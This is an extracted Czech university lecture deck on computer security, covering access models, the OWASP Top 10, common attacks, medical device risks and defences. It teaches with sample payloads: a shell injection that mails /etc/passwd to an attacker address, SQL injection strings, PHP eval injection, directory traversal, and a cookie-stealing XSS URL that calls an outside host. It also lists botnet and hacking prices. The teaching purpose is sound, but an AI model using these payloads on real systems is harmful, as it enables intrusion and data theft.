

# Security in Computer Systems

Miroslav Burša<sup>1</sup>

<sup>1</sup>BioDat Research Group, Gerstner Lab.  
Dept. of Cybernetics



Czech Technical University in Prague



ČVUT v Praze, Fakulta elektrotechnická  
5. května 2014

# Přehled I

## Úvod

Přehled

## Modely

Přehled

CIA Triad

Typy řízení

Řízení přístupu

Risk management

## Základní útoky

Úvod

OWASP Top Ten

OWASP Top Ten Mobile

## Přehled II

Přehled  
Vulnerable Medical Devices  
Pricing


### Secure systems

Přehled technologií  
Zásady  
Prevence  
Testy

### Závěr

Diskuze

# Bezpečnost




Obrázek: Motivační obrázek



# Modely počítačové bezpečnosti

- ▶ Access control list (ACL)
- ▶ Capability-based security
- ▶ Multi-level security (MLS)
- ▶ Role-based access control (RBAC)
- ▶ Lattice-based access control (LBAC)
- ▶ Bell-LaPadula model
- ▶ Biba model
- ▶ Clark-Wilson model
- ▶ Graham-Denning model
- ▶ Take-grant protection model
- ▶ Object-capability model
- ▶ ...

# CIA Triad



Obrázek: The CIA triad

# CIA Triad



Obrázek:  
The CIA  
triad

- ▶ **Confidentiality**
  - ▶ K citlivým údajům mají přístup pouze autorizovaní lidé
  - ▶ Porušení: Koukání přes rameno

# CIA Triad



Obrázek:  
The CIA  
triad

- ▶ **Confidentiality**
  - ▶ K citlivým údajům mají přístup pouze autorizovaní lidé
  - ▶ Porušení: Koukání přes rameno
- ▶ **Integrity**
  - ▶ Bez autorizace nelze data vytvořit/změnit/smazat
  - ▶ Porušení: Např. výpadek el. proudu



# CIA Triad



Obrázek:  
The CIA  
triad

- ▶ **Confidentiality**
  - ▶ K citlivým údajům mají přístup pouze autorizovaní lidé
  - ▶ Porušení: Koukání přes rameno
- ▶ **Integrity**
  - ▶ Bez autorizace nelze data vytvořit/změnit/smazat
  - ▶ Porušení: Např. výpadek el. proudu
- ▶ **Availability**
  - ▶ Dostupnost informací, počítačových systémů zpracovávajících tyto informace a bezpečnostních prvků chránících tyto informace

# Typy řízení

- ▶ **Administrativní**
  - ▶ psaná pravidla: zásady, postupy, návody, standardy

# Typy řízení

- ▶ **Administrativní**
  - ▶ psaná pravidla: zásady, postupy, návody, standardy
- ▶ **Logické**
  - ▶ monitorování a řízení přístupu k informacím (hesla, firewally, IDS, ACL, ...)
  - ▶ **Principle of least privilege** (Windows Administrator 😊) vs. BYOD

# Typy řízení

- ▶ **Administrativní**
  - ▶ psaná pravidla: zásady, postupy, návody, standardy
- ▶ **Logické**
  - ▶ monitorování a řízení přístupu k informacím (hesla, firewally, IDS, ACL, ...)
  - ▶ **Principle of least privilege** (Windows Administrator 😊) vs. BYOD
- ▶ **Fyzické**
  - ▶ monitorování a řízení v rámci pracovišť a počítačových středisek (zámky, dveře, alarmy, kamery, hlídači, ...)
  - ▶ **Separation of duties**

## Klasifikace informací

- ▶ Ochrana v závislosti na hodnotě informací
- ▶ Závisí na oblasti použití
- ▶ Nutno kvantifikovat význam klasifikace
- ▶ Nutno školit zaměstnance i partnery

# Klasifikace informací

- ▶ Ochrana v závislosti na hodnotě informací
- ▶ Závisí na oblasti použití
- ▶ Nutno kvantifikovat význam klasifikace
- ▶ Nutno školit zaměstnance i partnery

Příklad:

- ▶ Obchodní sféra:
  - ▶ public/sensitive/private/confidential
- ▶ Vládní sféra:
  - ▶ unclassified, sensitive but unclassified, confidential, secret, top secret

# Řízení přístupu

Informace smí být přístupné pouze pověřeným osobám

- ▶ **Identifikace** – "Hello, my name is John Doe"(username)

# Řízení přístupu

Informace smí být přístupné pouze pověřeným osobám

- ▶ **Identifikace** – "Hello, my name is John Doe"(username)
- ▶ **Autentizace** – Ověření, že osoba je opravdu John Doe (heslo)
  - ▶ something you know
  - ▶ something you have
  - ▶ something you are



# Řízení přístupu

Informace smí být přístupné pouze pověřeným osobám

- ▶ **Identifikace** – "Hello, my name is John Doe"(username)
- ▶ **Autentizace** – Ověření, že osoba je opravdu John Doe (heslo)
  - ▶ something you know
  - ▶ something you have
  - ▶ something you are
- ▶ **Autorizace** oprávnění k přístupu k informacím (role uživatele, RADIUS, Kerberos, ...)


# Řízení přístupu

Informace smí být přístupné pouze pověřeným osobám

- ▶ **Identifikace** – "Hello, my name is John Doe"(username)
- ▶ **Autentizace** – Ověření, že osoba je opravdu John Doe (heslo)
  - ▶ something you know
  - ▶ something you have
  - ▶ something you are
- ▶ **Autorizace** oprávnění k přístupu k informacím (role uživatele, RADIUS, Kerberos, . . . )
- ▶ **Protokolování** (!)

# Řízení přístupu

The strength of any system is no greater than its weakest link.



Obrázek: Access Control

# Risk management

- ▶ **Risk:** riziko – pravděpodobnost, že dojde k záškodné akci

# Risk management

- ▶ **Risk:** riziko – pravděpodobnost, že dojde k záškodné akci
- ▶ **Vulnerability:** zranitelnost, využitelná k ohrožení či způsobení škody


# Risk management

- ▶ **Risk:** riziko – pravděpodobnost, že dojde k záškodné akci
- ▶ **Vulnerability:** zranitelnost, využitelná k ohrožení či způsobení škody
- ▶ **Threat:** hrozba, která má možnost způsobit škodu

# Risk management

- ▶ **Risk:** riziko – pravděpodobnost, že dojde k záškodné akci
- ▶ **Vulnerability:** zranitelnost, využitelná k ohrožení či způsobení škody
- ▶ **Threat:** hrozba, která má možnost způsobit škodu
- ▶ Není možné eliminovat veškerá rizika: **Residual risk**

# Think twice before you act






# Risk management

- ▶ **Risk**: riziko – pravděpodobnost, že dojde k záškodné akci
- ▶ **Vulnerability**: zranitelnost, využitelná k ohrožení či způsobení škody
- ▶ **Threat**: hrozba, která má možnost způsobit škodu
- ▶ Není možné eliminovat veškerá rizika: **Residual risk**
- ▶ Disaster recovery planning

## Bezpečnostní rizika – příklad



Obrázek: Bezpečnostní rizika (e-shop)

# OWASP Top 10 Risks

The OWASP Top 10 Web Application Security Risks for 2013:

- A1 Injection
- A2 Broken Authentication and Session Management
- A3 Cross-Site Scripting (XSS)
- A4 Insecure Direct Object References
- A5 Security Misconfiguration
- A6 Sensitive Data Exposure
- A7 Missing Function Level Access
- A8 Cross-Site Request Forgery (CSRF)
- A9 Using Known Vulnerable Components
- A10 Unvalidated Redirects and Forwards

Zdroj: [owasp.org](http://owasp.org)

## A1 – Injection

Injection flaws, such as SQL, OS, and LDAP injection occur when untrusted data is sent to an interpreter as part of a command or query.

The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.

Zdroj: `owasp.org`

## A2 – Broken Authentication and Session Management

Application functions related to authentication and session management are often not implemented correctly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities.

Zdroj: [owasp.org](https://owasp.org)

## A3 – Cross-Site Scripting (XSS)

XSS flaws occur whenever an application takes untrusted data and sends it to a web browser without proper validation or escaping.

XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.

Zdroj: `owasp.org`

## A4 – Insecure Direct Object References

A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key. Without an access control check or other protection, attackers can manipulate these references to access unauthorized data.

Zdroj: `owasp.org`

## A5 – Security Misconfiguration

Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, and platform. Secure settings should be defined, implemented, and maintained, as defaults are often insecure. Additionally, software should be kept up to date.

Zdroj: [owasp.org](https://owasp.org)



## A6 – Sensitive Data Exposure

Many web applications do not properly protect sensitive data, such as credit cards, tax IDs, and authentication credentials. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data deserves extra protection such as encryption at rest or in transit, as well as special precautions when exchanged with the browser.

Zdroj: [owasp.org](https://owasp.org)

## A7 – Missing Function Level Access

Most web applications verify function level access rights before making that functionality visible in the UI. However, applications need to perform the same access control checks on the server when each function is accessed.

If requests are not verified, attackers will be able to forge requests in order to access functionality without proper authorization.

Zdroj: [owasp.org](https://owasp.org)

## A8 – Cross-Site Request Forgery (CSRF)

A CSRF attack forces a logged-on victim's browser to send a forged HTTP request, including the victim's session cookie and any other automatically included authentication information, to a vulnerable web application.

This allows the attacker to force the victim's browser to generate requests the vulnerable application thinks are legitimate requests from the victim.

Zdroj: `owasp.org`

## A9 – Using Known Vulnerable Components

Components, such as libraries, frameworks, and other software modules, almost always run with full privileges. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover.

Applications using components with known vulnerabilities may undermine application defenses and enable a range of possible attacks and impacts.

Zdroj: [owasp.org](https://owasp.org)

## A10 – Unvalidated Redirects and Forwards

Web applications frequently redirect and forward users to other pages and websites, and use untrusted data to determine the destination pages.

Without proper validation, attackers can redirect victims to phishing or malware sites, or use forwards to access unauthorized pages.

Zdroj: `owasp.org`

# OWASP Top 10 Mobile Risks

The OWASP Top 10 Mobile Security Risks, 2014, v1.0:

- A1 Weak Server Side Controls
- A2 Insecure Data Storage
- A3 Insufficient Transport Layer Protection
- A4 Unintended Data Leakage
- A5 Poor Authorization and Authentication
- A6 Broken Cryptography
- A7 Client Side Injection
- A8 Security Decisions Via Untrusted Inputs
- A9 Improper Session Handling
- A10 Lack of Binary Protections

Zdroj: [owasp.org](http://owasp.org)

# Základní útoky



- ▶ Buffer overflow (Přetečení zásobníku)

# Základní útoky: Buffer overrun

## Buffer Overrun Attacks (Silberschatz et al)

```
#include <stdio.h>
#define BUFFER_SIZE 256
int main(int argc, char *argv[])
{
    char buffer[BUFFER_SIZE];
    if (argc < 2)
        return -1;
    else {
        strcpy(buffer, argv[1]);
        return 0;
    }
}
```

[Example and illustrations from Silberschatz et al. "Operating Systems Concepts" Ch. 15]



```
#include <stdio.h>
int main(int argc, char *argv[])
{
    execvp("\bin\sh", "\bin \sh", NULL);
    return 0;
}
```

Source: <http://faculty.cs.tamu.edu/bettati/Courses/410/2006A/Slides/Security.pdf>



# Základní útoky

- ▶ Buffer overflow (Přetečení zásobníku)

## Základní útoky

- ▶ Buffer overflow (Přetečení zásobníku)
  - ▶ Stack smashing (Canaries: Terminator, Random, Random XOR)

# Základní útoky

- ▶ Buffer overflow (Přetečení zásobníku)
  - ▶ Stack smashing (Canaries: Terminator, Random, Random XOR)
  - ▶ Return-to-libc-attack

# Základní útoky

- ▶ Buffer overflow (Přetečení zásobníku)
  - ▶ Stack smashing (Canaries: Terminator, Random, Random XOR)
  - ▶ Return-to-libc-attack
  - ▶ Snaží se o provedení tzv. ShellCode

# Základní útoky

- ▶ Buffer overflow (Přetečení zásobníku)
  - ▶ Stack smashing (Canaries: Terminator, Random, Random XOR)
  - ▶ Return-to-libc-attack
  - ▶ Snaží se o provedení tzv. ShellCode
- ▶ Heap overflow

## Základní útoky

- ▶ Buffer overflow (Přetečení zásobníku)
  - ▶ Stack smashing (Canaries: Terminator, Random, Random XOR)
  - ▶ Return-to-libc-attack
  - ▶ Snaží se o provedení tzv. ShellCode
- ▶ Heap overflow
- ▶ Integer overflow

## Základní útoky

- ▶ Buffer overflow (Přetečení zásobníku)
  - ▶ Stack smashing (Canaries: Terminator, Random, Random XOR)
  - ▶ Return-to-libc-attack
  - ▶ Snaží se o provedení tzv. ShellCode
- ▶ Heap overflow
- ▶ Integer overflow
- ▶ Directory traversal

# Základní útoky

- ▶ Buffer overflow (Přetečení zásobníku)
  - ▶ Stack smashing (Canaries: Terminator, Random, Random XOR)
  - ▶ Return-to-libc-attack
  - ▶ Snaží se o provedení tzv. ShellCode
- ▶ Heap overflow
- ▶ Integer overflow
- ▶ Directory traversal
  - ▶ `../../../../../../../../../../../../../../../../etc/passwd`



# Základní útoky

- ▶ Buffer overflow (Přetečení zásobníku)
  - ▶ Stack smashing (Canaries: Terminator, Random, Random XOR)
  - ▶ Return-to-libc-attack
  - ▶ Snaží se o provedení tzv. ShellCode
- ▶ Heap overflow
- ▶ Integer overflow
- ▶ Directory traversal
  - ▶ `../../../../../../../../../../../../../../../../etc/passwd`
- ▶ DoS, DDoS, Slow Loris

## DoS recovery



Obrázek: Zdroj: [pinterest.com/itpie/it-jokes/](https://pinterest.com/itpie/it-jokes/)

## Základní útoky

- ▶ Buffer overflow (Přetečení zásobníku)
  - ▶ Stack smashing (Canaries: Terminator, Random, Random XOR)
  - ▶ Return-to-libc-attack
  - ▶ Snaží se o provedení tzv. ShellCode
- ▶ Heap overflow
- ▶ Integer overflow
- ▶ Directory traversal
  - ▶ `../../../../../../../../../../../../../../../../etc/passwd`
- ▶ DoS, DDoS, Slow Loris

## Základní útoky

- ▶ Buffer overflow (Přetečení zásobníku)
  - ▶ Stack smashing (Canaries: Terminator, Random, Random XOR)
  - ▶ Return-to-libc-attack
  - ▶ Snaží se o provedení tzv. ShellCode
- ▶ Heap overflow
- ▶ Integer overflow
- ▶ Directory traversal
  - ▶ `../../../../../../../../../../../../../../../../etc/passwd`
- ▶ DoS, DDoS, Slow Loris
- ▶ Ochrana paměti: W<sup>X</sup> (OpenBSD), NX (Windows)

# Základní útoky


- ▶ **Format string attack**
  - ▶ `printf("%s", buf), printf("%s")`

# Základní útoky

- ▶ **Format string attack**
  - ▶ `printf("%s", buf), printf("%s")`
- ▶ **Permissions hacking**

## Základní útoky

Příklad:




- ▶ Format string attack
  - ▶ `printf("%s", buf), printf("%s")`
- ▶ Permissions hacking
- ▶ Race conditions

Obrázek: XOR Race condition

## Základní útoky

Příklad:



**Obrázek:** Spirit Rover  
(filesystem full)

- ▶ Format string attack
  - ▶ `printf("%s", buf), printf("%s")`
- ▶ Permissions hacking
- ▶ Race conditions
  - ▶ Spirit Rover




## Základní útoky

- ▶ **Format string attack**
  - ▶ `printf("%s", buf), printf("%s")`
- ▶ **Permissions hacking**
- ▶ **Race conditions**
  - ▶ Spirit Rover
- ▶ **Session hijacking**
  - ▶ sniffing

# Základní útoky

- ▶ Format string attack
  - ▶ `printf("%s", buf), printf("%s")`
- ▶ Permissions hacking
- ▶ Race conditions
  - ▶ Spirit Rover
- ▶ Session hijacking
  - ▶ sniffing
- ▶ **Social hacking**

# A human trap



Obrázek: Zdroj: [pinterest.com/itpie/it-jokes/](https://pinterest.com/itpie/it-jokes/)

## Code injection: Shell

U jazyků, nevyžadujících striktní použití typů

- ▶ Vkládání škodlivého kódu
- ▶ Vkládání celých příkazů
  
- ▶ Příklad: Guestbook
  - ▶ `; cat /etc/passwd | email attacker@attacker.com`

## Code injection: PHP

```
$myvar = "varname";  
$x = $_GET['arg'];  
eval("\$myvar = \$x;");
```

## Code injection: PHP

```
$myvar = "varname";  
$x = $_GET['arg'];  
eval("\$myvar = \$x;");
```

Argument:

```
"10 ; system(\"/bin/echo uh-oh\");"
```

# Code injection: PHP

```
if ( isset( $_GET['COLOR'] ) )  
    $color = $_GET['COLOR'];  
require( $color . '.php' );
```

## Code injection: SQL

```
"SELECT * FROM users WHERE  
  name = ' " + userName + " ' ;"
```



## Code injection: SQL

```
"SELECT * FROM users WHERE  
  name = ' " + userName + " ' ;"
```

```
a' or 't'='t
```

## Code injection: SQL

```
"SELECT * FROM users WHERE  
  name = ' " + userName + " ' ;"
```

```
a' or 't'='t
```

```
SELECT * FROM users WHERE  
  name = 'a' or 't'='t' ;
```

- ▶ (zneužití: ověření uživatele vždy projde)

## Code injection: SQL

```
"SELECT * FROM users WHERE  
  name = ' " + userName + " ';"
```

```
a';DROP TABLE users; SELECT * FROM  
  data WHERE name LIKE '%
```

## Code injection: SQL

```
"SELECT * FROM users WHERE  
  name = ' " + userName + " ';"
```

```
a';DROP TABLE users; SELECT * FROM  
  data WHERE name LIKE '%
```

```
SELECT * FROM users WHERE  
  name = 'a';DROP TABLE users; SELECT * FROM  
  data WHERE name LIKE '%';
```

# Code injection: SQL

```
"SELECT * FROM data WHERE  
  id = " + a_variable + ";"
```

## Code injection: SQL

```
"SELECT * FROM data WHERE  
  id = " + a_variable + ";"
```

```
1;DROP TABLE users
```

## Code injection: SQL


```
"SELECT * FROM data WHERE  
  id = " + a_variable + ";"
```

```
1;DROP TABLE users
```

```
SELECT * FROM data  
  WHERE id = 1;DROP TABLE users;
```

- ▶ (ochrana: silná kontrola typu)

# Code injection: SQL



Obrázek: Zdroj: xkcd.com



# Obrana proti SQL Injection

- ▶ Prepared Statement, Odstranění literálů

# Odstranění literálů

## Před odstraněním

```
SELECT * FROM USER WHERE NAME='Smith'  
SELECT * FROM ITEMS WHERE USERID=2
```

# Odstranění literálů

## Před odstraněním

```
SELECT * FROM USER WHERE NAME='Smith'  
SELECT * FROM ITEMS WHERE USERID=2
```

## Po odstranění

```
SELECT * FROM USER WHERE NAME=?  
SELECT * FROM ITEMS WHERE USERID=?
```

# Obrana proti SQL Injection

- ▶ Prepared Statement, Odstranění literálů
- ▶ Oprávnění (GRANT/REVOKE, uživatelské role)
- ▶ Uložené procedury (kontrola typu)

# Stored procedures

Máme dvě uložené procedury

```
GET_PASSWORD(userName)
```

```
GET_USER(userName, password)
```

# Stored procedures

Máme dvě uložené procedury

```
GET_PASSWORD(userName)  
GET_USER(userName, password)
```

Lze zneužít:

```
GET_USER('admin',  
'' || GET_PASSWORD('admin') || '')
```

# Cross-Site Scripting (XSS)

```
http://host/a.php?variable=%22%3e%3c%73%63%72%69%70%74%3e%64%6f%63%75%6d%65%6e%74%2e%6c%6f%63%61%74%69%6f%6e%3d%27%68%74%74%70%3a%2f%2f%77%77%77%2e%63%67%69%73%65%63%75%72%69%74%79%2e%63%6f%6d%2f%63%67%69%2d%62%69%6e%2f%63%6f%6f%6b%69%65%2e%63%67%69%3f%27%20%2b%64%6f%63%75%6d%65%6e%74%2e%63%6f%6f%6b%69%65%3c%2f%73%63%72%69%70%74%3e
```

# Cross-Site Scripting (XSS)

```
http://host/a.php?variable="><script>  
document.location=  
'http://www.cgisecurity.com/cgi-bin/cookie.cgi?  
'%20+document.cookie</script>
```



# Cross-Site Scripting (XSS)

```
http://host/a.php?variable="><script>  
document.location=  
'http://www.cgisecurity.com/cgi-bin/cookie.cgi?  
'%20+document.cookie</script>
```

- ▶ Cookies (session hijack)
- ▶ Confused-deputy
- ▶ CSRF (Cross-site request forgery)
- ▶ Clickjacking (UI Redress), TabNabbing, Silent link replacement, Custom Find (Ctrl+F) event, ...
- ▶ Evil maid attack, cold boot attack

110 tabs...



Obrázek: [Zdroj: pinterest.com/itpie/it-jokes/](https://pinterest.com/itpie/it-jokes/)



# TOCTTOU

- ▶ Time-of-check-to-time-of-use
- ▶ race conditions

```
if (access(file, R_OK) != 0) {  
    exit(1);  
}
```

```
fd = open(file, O_RDONLY);  
// do something with the file descriptor fd...
```

# TOCTTOU

- ▶ Time-of-check-to-time-of-use
- ▶ race conditions

```
if (access(file, R_OK) != 0) {  
    exit(1);  
}
```

```
*  
  
fd = open(file, O_RDONLY);  
// do something with the file descriptor fd...
```

## Other / Nomenclature

- ▶ Scareware, Rogueware, Malware, Adware, Phishing attacks, ...


## Other / Nomenclature

- ▶ Scareware, Rogueware, Malware, Adware, Phishing attacks, ...
- ▶ Botnets

## Other / Nomenclature

- ▶ Scareware, Rogueware, Malware, Adware, Phishing attacks, ...
- ▶ Botnets
- ▶ ATM Skimming, Credit Card frauds

# Phishing fraud form



Obrázek: Nechejte si overit svou kartu ;)



# GAO<sup>1</sup> to FDA<sup>2</sup>

Threats for active (powered) devices:

- ▶ Unintentional
  - ▶ Defective SW and FW
  - ▶ EMG interference

---

<sup>1</sup>US Government Accounting Office

<sup>2</sup>US Food and Drug Administration

# GAO<sup>1</sup> to FDA<sup>2</sup>

## Threats for active (powered) devices:

- ▶ Unintentional
  - ▶ Defective SW and FW
  - ▶ EMG interference
- ▶ Intentional
  - ▶ Unauthorized access (altering signals)
  - ▶ Malware
  - ▶ DOS attack (battery depletion)

<http://www.gao.gov/assets/650/647767.pdf>


<sup>1</sup>US Government Accounting Office

<sup>2</sup>US Food and Drug Administration

## Vulnerable Cardiac device

Target: Implantable cardiac devices and pacemakers [2008]

- ▶ turning off
- ▶ issue life-threatening el. shocks



**Obrázek:** Pacemaker [SCOTT CAMAZINE / GETTY IMAGES]

<http://healthland.time.com/2012/10/22/wireless-medical-devices-vulnerable-to-hacking/>

# Vulnerable insulin pump

Target: Insulin pump [2011]

- ▶ scan for serial no.
- ▶ increase insulin dosage
- ▶ disable warning mechanism



Obrázek: Insulin pump

[http://www.theregister.co.uk/2011/10/27/fatal\\_insulin\\_pump\\_attack](http://www.theregister.co.uk/2011/10/27/fatal_insulin_pump_attack)

## GAO: Key control areas

- ▶ SW testing, verification and validation
- ▶ Risk assessments
- ▶ Risk management
- ▶ Access control
- ▶ Vulnerability and patch management
- ▶ Technical audit and accountability
- ▶ Security-incident response
- ▶ Contingency planning

## GAO: Key vulnerabilities

- ▶ Limited battery capacity
- ▶ Remote access
- ▶ Unencrypted data transfer
- ▶ Untested SW and FW
- ▶ Susceptibility to (EMG) interference
- ▶ Limited (nonexistent) authentication process and authorization procedures
- ▶ Disabling of warning mechanism
- ▶ Design based on older technologies
- ▶ Inability to update or install security patches

## GAO: Key information security risks

- ▶ Unauthorized change of device settings
- ▶ Unauthorized change to or disabling of therapies
- ▶ Loss or disclosure of sensitive data
- ▶ Device malfunction

# FDA: Efforts

- ▶ Postmarket efforts
  - ▶ MAUDE (adverse event reporting system)
  - ▶ Postmarket studies conducted by manufacturers
  - ▶ Manufacturers have to prepare annual reports



## Botnet pricing, Feb 2013

Mix/No. bots	1000	5000	10 000
World mix	25 USD	110 USD	200 USD
European mix	50 USD	225 USD	400 USD
Germany, Canada, GB	80 USD	350 USD	600 USD
US	120 USD	550 USD	1000 USD

<http://blog.webroot.com/2013/02/28/how-much-does-it-cost-to-buy-10000-u-s-based-malware-infected-hosts/>

## Attack pricing, Nov, 2012

Botnet/hr	2 USD
Botnet (2000)	185 USD
Spying SMS (trojan)	350 USD
SMS Spam (1 million addresses)	10 USD
Hack Gmail account	150 USD
Hack Twitter account	120 USD
Hack Facebook account	120 USD
DDoS attack	28 – 65 USD
Corporate e-mail attack	500 USD

<http://www.gizmodo.co.uk/2012/11/how-much-does-it-cost-to-hire-a-botnet-or-hack-a-facebook-account/>

## Get a better price with good marketing...



Obrázek: Zdroj: [pinterest.com/itpie/it-jokes/](https://pinterest.com/itpie/it-jokes/)

# Secure systems

- ▶ Automated theorem proving (matematické důkazy)
- ▶ Jednoduché mikrokernely
- ▶ Modulární mikrokernely (chyba ovlivní pouze příslušný modul, Hurd)
- ▶ Kryptografie
- ▶ Kryptografické procesory
- ▶ Silné metody autentizace (systémů)
- ▶ Chain of trust
- ▶ Mandatory access control (odstranění uživatele ukončí všechny jeho procesy)
- ▶ Capability and Access Control List

# Secure systems

- ▶ Nepoužívat aplikace se známými chybami (0-day attack, worms)
- ▶ Zálohování
- ▶ Antivirový software
- ▶ Firewall
- ▶ Systém ověřování identity (hesla, čipové karty, biometrie, ...)
- ▶ Šifrování (PKI)
- ▶ IDS (pasívní n. reaktivní)
  - ▶ network, user-, app-, host-, app. protocol-based, IPS, Artificial immune system
- ▶ Informovanost uživatelů o social engineering

## Always back up!



Obrázek: Zdroj: [pinterest.com/itpie/it-jokes/](https://pinterest.com/itpie/it-jokes/)

## Best practices for bussiness, ISTR Symantec 2014

1. Employ defense-in-depth strategies
2. Monitor for network incursion attempts, vulnerabilities, and brand abuse
3. Antivirus on endpoints is not enough
4. Secure your websites against MITM attacks and malware infection
5. Protect your private keys
6. Use encryption to protect sensitive data
7. Ensure all devices allowed on company networks have adequate security protections

## Best practices for bussiness, ISTR Symantec 2014

8. Implement a removable media policy
9. Be aggressive in your updating and patching
10. Enforce an effective password policy
11. Ensure regular backups are available
12. Restrict email attachments
13. Ensure that you have infection and incident response procedures in place
14. Educate users on basic security protocols



## Best practices for consumers, ISTR Symantec 2014

1. Protect yourself
2. Update regularly
3. Be wary of scareware tactics
4. Use an effective password policy
5. Think before you click
6. Guard your personal data

## Top ten for for bussiness, Ken Hess, 2013

1. Encrypt your data
2. Use digital certificates
3. Implement DLP<sup>3</sup> and auditing
4. Implement a removable media policy
5. Secure websites against MITM and malware infections
6. Use a spam filter on email servers
7. Use a comprehensive endpoint security solution
8. Network-based security hardware and software
9. Maintain security patches
10. Educate your users

<http://www.zdnet.com/10-security-best-practice-guidelines-for-businesses-7000012088/>

<sup>3</sup>Data Loss Prevention

# Secure your systems!



Obrázek: Zdroj:

<http://i.iinfo.cz/images/263/maximum-security-entrance-1-prev.jpg>

## Top ten for for consumers, Ken Hess, 2013

1. Always use antivirus software on your personal devices
2. Always use a device firewall
3. Keep your operating systems and software up to date
4. Never download pirated or cracked software
5. Don't click on popup windows that tell you that your computer is infected with a virus
6. Be careful with email attachments
7. Don't use public wi-fi hotspots without using a VPN (secure) connection
8. Use passwords on everything and be sure that they're strong passwords
9. Beware of what kind of information you share on social media sites
10. Review your online accounts and credit report

<http://www.zdnet.com/10-security-best-practice-guidelines-for-consumers-7000012171/>

## Be informed!



*"You should check your e-mails more often. I fired you over three weeks ago."*


# Secure systems

## Information leakage detection and protection

- ▶ Data Loss Prevention
- ▶ Information Leak Prevention
- ▶ Content Monitoring and Filtering
- ▶ Extrusion Prevention System


# Attack tree

## Analýza útoku



Obrázek: Attack tree

# Hacked PC





# Kentucky Fraud

## Případ konkrétního útoku Zeus

